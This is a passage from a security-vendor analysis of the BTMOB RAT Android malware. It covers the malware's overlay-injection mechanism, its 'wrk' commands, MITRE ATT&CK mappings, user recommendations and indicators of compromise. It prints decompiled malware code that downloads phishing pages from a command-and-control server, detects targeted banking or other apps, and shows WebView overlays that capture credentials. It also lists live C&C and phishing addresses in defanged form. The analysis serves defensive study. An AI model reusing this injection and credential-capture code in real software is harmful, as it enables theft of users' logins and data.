
ject Command

The malware utilizes the **“ject”** command to manage injection activities, including removing the injection list, collecting extracted data during injection, and deleting the extracted injection data from the device.

```
try {
    String optString = jSONObject.optString("cas", "");
    v3 v3Var = new v3(this.c);
    if (optString.equals("0")) {
        String optString2 = jSONObject.optString("tid", "0");
        File filesDir = this.c.getFilesDir();
        File file = new File(filesDir, "protected/" + optString2);
        if (file.exists()) {
            file.delete();
            ejuewke.b.a(this.c, "injection", "Removed inject data");
        }
        if (simple.meta.drift.a.d.contains(optString2)) {
            simple.meta.drift.a.d.remove(optString2);
            Context context = this.c;
            String a2 = "injection"
            ejuewke.b.a(context, a2, "Removed" + optString2);
        }
        v3Var.b(optString2);
    } else if (!optString.equals("1")) { ... } else if (simple.meta.drift.a.d.size() == 0) {
        ejuewke.b.a(this.c, "injection", "no injections add");
    } else {
        JSONArray jSONArray2 = new JSONArray();
        Iterator it = simple.meta.drift.a.d.iterator();
        while (it.hasNext()) {
            String str = (String) it.next();
            JSONObject jSONObject2 = new JSONObject();
            jSONObject2.put("appId", str);
            List c = v3Var.c(str);
            if (c.isEmpty()) {
                a = "data";
                jSONArray = "No data";
            } else {
                jSONArray = new JSONArray((Collection) c);
                a = "data";
            }
            jSONObject2.put(a, jSONArray);
            jSONArray2.put(jSONObject2);
        }
        try {
            JSONObject jSONObject3 = new JSONObject();
            jSONObject3.put("type", "ject");
            jSONObject3.put(jdata, jSONArray2);
            wllrsybky.g(this.c, jSONObject3.toString());
        } catch (Exception e) {
```

Figure 17 – ject command operation


The malware maintains an ArrayList “**d**” to store target application package names, injection paths, and data collected from injection activities. It uses the **“upload”** command to download an injection ZIP file into the **“/protected”** directory. The ZIP file is then extracted, and its contents are saved using the **“jctid”** filename received from the server.



```
private void n(JSONObject jSONObject) {
        try {
            String optString = jSONObject.optString("filehash", "");
            String optString2 = jSONObject.optString("savepath", "");
            String optString3 = jSONObject.optString("isinjct", "0");
            String optString4 = jSONObject.optString("jctid", "0");
            String optString5 = jSONObject.optString("filedata", "");
            long optLong = jSONObject.optLong("totalSize", 0L);
            jSONObject.optLong("sentSize", 0L);
            jSONObject.optInt("chunkNumber", 0);
            byte[] decode = Base64.decode(optString5, 2);
            if (!this.a.containsKey(optString)) {
                this.a.put(optString, new ArrayList());
                this.b.put(optString, 0L);
            }
            ((List) this.a.get(optString)).add(decode);
            Map map = this.b;
            map.put(optString, Long.valueOf(((Long) map.get(optString)).longValue() + decode.length));
            if (((Long) this.b.get(optString)).longValue() >= optLong) {
                if (optString3.equals(v10.a(new byte[]{96}, new byte[]{81, -16, 66, 115, 78, 88, 17, -25}))) {
                    File file = new File(this.c.getFilesDir(), "protected");
                    if (!file.exists()) {
                        file.mkdirs();
                    }
                    optString2 = new File(file, optString4 + ".zip").getAbsolutePath();
                    if (!simple.meta.drift.a.d.contains(optString4)) {
                        simple.meta.drift.a.d.add(optString4);
                    }
                }
                y(optString2, optString);
                if (optString3.equals(v10.a(new byte[]{95}, new byte[]{110, -81, -28, -82, 49, 74, -2, 115}))) {
                    File file2 = new File(this.c.getFilesDir(), "protected");
                    File file3 = new File(file2, optString4);
                    if (!file3.exists()) {
                        file3.mkdirs();
                    }
                    v(new File(file2, optString4 + "zip"), file3);
                }
            }
        } catch (Exception e) {
            v10.a(new byte[]{-100, -74, -8, -127, -39, 3, -66, 51, -72, -72, -9, -127}, new byte[]{-44, -41, -106, -27, -75, 102, -21, 67});
            e.getMessage();
        }
    }
```

Figure 18 – Downloading injection files

The malware retrieves the package name of the currently running application and checks if it exists in its list. If a match is found, it loads the corresponding injection HTML file from the **“/protected”** directory and launches **“WebInjector.class”** to execute the injection.



```
if (!event.getPackageName().equals(context.getPackageName())) {
    String packageName = event.getPackageName();
    int i2 = 1;
    if (packageName != null) {
        try {
            if (event.getEventType() == 1 && simple.meta.drift.a.d.contains(packageName)) {
                v10.a("ject detected");
                if (!packageName.equals(grrea.s) && !grrea.t.equals(packageName)) {
                    grrea.s = packageName;
                    grrea.t = "";
                    File filesDir = context.getFilesDir();
                    StringBuilder sb = new StringBuilder();
                    byte[] bArr = new byte[i];
                    // fill-array-data instruction
                    bArr[0] = -50;
                    bArr[1] = 43;
                    bArr[2] = 100;
                    bArr[3] = 90;
                    bArr[4] = 55;
                    bArr[5] = -96;
                    bArr[6] = -17;
                    bArr[7] = -126;
                    bArr[8] = -38;
                    bArr[9] = 118;
                    sb.append("protected");
                    sb.append(packageName);
                    sb.append("/index.html");
                    if (new File(filesDir, sb.toString()).exists()) {
                        try {
                            drawable = context.getPackageManager().getApplicationIcon(packageName);
                        } catch (PackageManager.NameNotFoundException e2) {
                            e2.printStackTrace();
                            drawable = null;
                        }
                        Bitmap t = j.t(drawable, 144, 144);
                        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
                        t.compress(Bitmap.CompressFormat.PNG, 100, byteArrayOutputStream);
                        new Timer().schedule(new C1201b(context, packageName, j.z(context, packageName), byteArrayOutputStream.toByteArray(), context), 500L);
                        t.recycle();
                        byteArrayOutputStream.close();
                    }
```

```
public class C1201b extends TimerTask {
    final /* synthetic */ Context e;
    final /* synthetic */ String f;
    final /* synthetic */ String g;
    final /* synthetic */ byte[] h;
    final /* synthetic */ Context i;

    C1201b(Context context, String str, String str2, byte[] bArr, Context context2) {
        this.e = context;
        this.f = str;
        this.g = str2;
        this.h = bArr;
        this.i = context2;
    }

    @Override // java.util.TimerTask, java.lang.Runnable
    public void run() {
        Intent intent = new Intent(this.e, WebJector.class);
        intent.addFlags(268435456);
        intent.addFlags(65536);
        intent.putExtra("cuzid", this.f);
        intent.putExtra("label", this.g);
        intent.putExtra("icon", this.h);
        intent.putExtra("type", "u");
        this.i.startActivity(intent);
    }
}
```

Figure 19 – Initiating injection activity

The WebInjector class loads the injected HTML phishing page into a WebView. When the user enters their credentials on this fake page, the malware captures the input and sends it to the C&C server.

```
    try {
        WebView webView = new WebView(this);
        this.b = webView;
        webView.getSettings().setJavaScriptEnabled(true);
        this.b.getSettings().setLoadsImagesAutomatically(true);
        this.b.getSettings().setLoadWithOverviewMode(true);
        try {
            CookieManager.getInstance().setAcceptCookie(true);
            CookieManager.getInstance().setAcceptThirdPartyCookies(this.b, true);
        } catch (Exception unused2) {
        }
        this.b.getSettings().setUseWideViewPort(true);
        this.b.setScrollBarStyle(0);
        this.b.getSettings().setAllowFileAccess(true);
        this.b.getSettings().setCacheMode(1);
        this.b.getSettings().setDomStorageEnabled(true);
        this.b.getSettings().setAllowFileAccessFromFileURLs(true);
        this.b.getSettings().setAllowUniversalAccessFromFileURLs(true);
        this.b.getSettings().setAllowContentAccess(true);
        try {
            this.b.setLayerType(2, null);
            this.b.getSettings().setPluginState(WebSettings.PluginState.ON);
            this.b.getSettings().setRenderPriority(WebSettings.RenderPriority.HIGH);
            this.b.setBackgroundColor(-1);
        } catch (Exception unused3) {
        }
        this.b.getSettings().setBuiltInZoomControls(false);
        this.b.getSettings().setUserAgentString(this.b.getSettings().getUserAgentString());
        this.b.setWebChromeClient(new b());
        this.b.setWebViewClient(new c());
        if (!new File(getFilesDir(), "protected/" + stringExtra + "/index.html").exists()) {
            finish();
            return;
        }
        this.b.loadUrl("file://" + file.getAbsolutePath());
        setContentView(this.b);
    } catch (Exception unused4) {
    }
} catch (Exception unused5) {
    finish();
}
```

Figure 20 – Loading HTML injection page into the Webview

wrk Command

When the malware receives a “wrk” command, it also gets a parameter called “cmnd”, which includes additional instructions for executing various malicious activities.




Figure 21 – Receiving additional commands via the "wrk" command

This command enables the malware to perform various malicious activities, including:

- Collecting contacts, SMS, location data, installed apps, thumbnails, and device information.
- Controlling audio settings.
- Requesting permissions.
- Executing shell commands.
- Managing files (deleting, renaming, creating, encrypting, or decrypting).
- Terminating services.
- Taking screenshots.
- Stealing images.

Conclusion

BTMOB RAT, an evolution of the SpySolr malware, poses a significant threat to Android users by leveraging Accessibility Services to perform a wide range of malicious activities. From stealing login credentials through WebView injections to manipulating screen content, collecting sensitive data, and even unlocking devices remotely, this malware demonstrates a high level of sophistication.

This potent malware uses WebSocket communication with a C&C server to allow real-time command execution, making it a powerful tool for cybercriminals. The malware's distribution through phishing websites and continuous updates by the threat actor indicate an ongoing effort to enhance its capabilities and evade detection.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

MITRE ATT&CK® Techniques

Tactics	Technique ID	Procedure

Initial Access (TA0027)	Phishing (T1660)	Malware distribution via phishing site
Persistence (TA0028)	Event-Triggered Execution: Broadcast Receivers (T1624.001)	BTMOB listens for the BOOT_COMPLETED intent to automatically launch after the device restarts.
Defense Evasion (TA0030)	Masquerading: Match Legitimate Name or Location (T1655.001)	Malware pretending to be a genuine application
Defense Evasion (TA0030)	Application Discovery (T1418)	Collects installed application package name list to identify target
Defense Evasion (TA0030)	Hide Artifacts: Suppress Application Icon (T1628.001)	Hides application icon
Defense Evasion (TA0030)	Obfuscated Files or Information (T1406)	BTMOB has used string obfuscation
Defense Evasion (TA0030)	Input Injection (T1516)	Malware can mimic user interaction, perform clicks and various gestures, and input data
Credential Access (TA0031)	Clipboard Data (T1414)	Collects clipboard data
Credential Access (TA0031)	Input Capture: Keylogging (T1417.001)	BTMOB can collect credentials via keylogging
Discovery (TA0032)	File and Directory Discovery (T1420)	BTMOB enumerates files and directories on external storage
Discovery (TA0032)	Process Discovery (T1424)	The malware checks the currently running application in the foreground with the help of the Accessibility Service
Discovery (TA0032)	Software Discovery (T1418)	Collects installed application list

Discovery (TA0032)	System Information Discovery (T1426)	Collects device information such as device name, model, manufacturer, and device ID
Discovery (TA0032)	System Network Configuration Discovery (T1422)	Malware collects IP and SIM information
Collection (TA0035)	Audio Capture (T1429)	Malware captures audio using the “mic” command
Collection (TA0035)	Data from Local System (T1533)	Collects files from external storage
Collection (TA0035)	Protected User Data: Contact List (T1636.003)	BTMOB collects contacts from the infected device
Collection (TA0035)	Protected User Data: SMS Messages (T1636.004)	Collects SMSs
Collection (TA0035)	Screen Capture (T1513)	Malware records screen using Media Projection
Command and Control (TA0037)	Application Layer Protocol: Web Protocols (T1437.001)	BTMOB uses HTTP to communicate with the C&C server
Exfiltration (TA0036)	Exfiltration Over C2 Channel (T1646)	Sending exfiltrated data over C&C server
Impact (TA0034)	Data Encrypted for Impact (T1471)	Malware can encrypt files on the device using AES

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
8dbfcf6b67ee6c5821564bf4228099beaf5f40e4a87118cbb1e52d8f01312f40	SHA256	Analyzed BTMOB RAT
d7b115003784ac2a595083795abffe68d834cdf0	SHA1	Analyzed BTMOB RAT

cb801ef4d92394f984f726c9fc4f8315	MD5	Analyzed BTMOB RAT
hxxp://78[.]135.93.123/yaarsa/private/yarsap_80541.php	URL	C&C server
hxxp://78[.]135.93.123:8080	URL	WebSocket connection URL
hxxps://tvipguncelpro[.]com/	URL	Phishing URL
13341c5171c34d846f6d0859e8c45d8a898eb332da41ab62bcae7519368d2248	SHA256	Analyzed BTMOB RAT
23e6d0fd3bbc71c0188acab43d454c39fa56d206	SHA1	Analyzed BTMOB RAT
e54490097af9746e375b87477b1ffd2d	MD5	Analyzed BTMOB RAT
hxxp://server[.]yaarsa.com/con	URL	WebSocket connection URL
b053a3d68abb27e91c2caf5412de7868fe50c7506e1f9314fee4c26285db7f59 b053a3d68abb27e91c2caf5412de7868fe50c7506e1f9314fee4c26285db7f59 bb20f2bfb78fd5a2ff4693939d061368949cd717b8033b6facba82df26b31a1a a4c15afd6cb79b66fce3532907e65ccd13c8140a3cb26cc334138775f7a6aebd 061fdbf0c61a29d31406887a40b4f6a551600f7366a711ecce6063f61965308d 937e77d2a910a1452f951d2de6f614a6219e707c40b6789ccf31cac0d82868cc 9141e25b93d315843399a757cddb63af55bdbdd4094fba4a6b2bbea89bf9ecf9 b724ca474c2bca77573e071524bd5500f0355c8b6b8bb432dcc2d8664ed2d073 6ce41ee43a5d5f773203cfcf810c0208246f0b27505d49b270288751a747f5a3 8548600b4e461580fe32fea6c1e233a5862483ca9a617d79fdea001ebf5556cc 8df615fa33dcd7aa81adc640ac42a6a9a4a2bebbb5308f1d8a35afa169e99229 186cd8d9998d6c4e2d12a1370056ba910a6f8a2176c8b0c9362a868830fcfb07 071d3ad980ea77a9041c580015b2796d3d5d471c2fc1039c8f381501efb3cda0 04241bc4ce9cece5644cd7f8f86ede7def5cb6122b2f3b5760c2c3556da34a7d 2b725322f9a019b0106a084694c18fbb8604cf64c65182153c4d67ff3adf4e48 2b307f11ae418931674156425c47ff1c0645fb0b160290cd358599708ff62668	SHA256	BTMOB RAT

Source: https://cyble.com/blog/btmob-rat-newly-discovered-android-malware/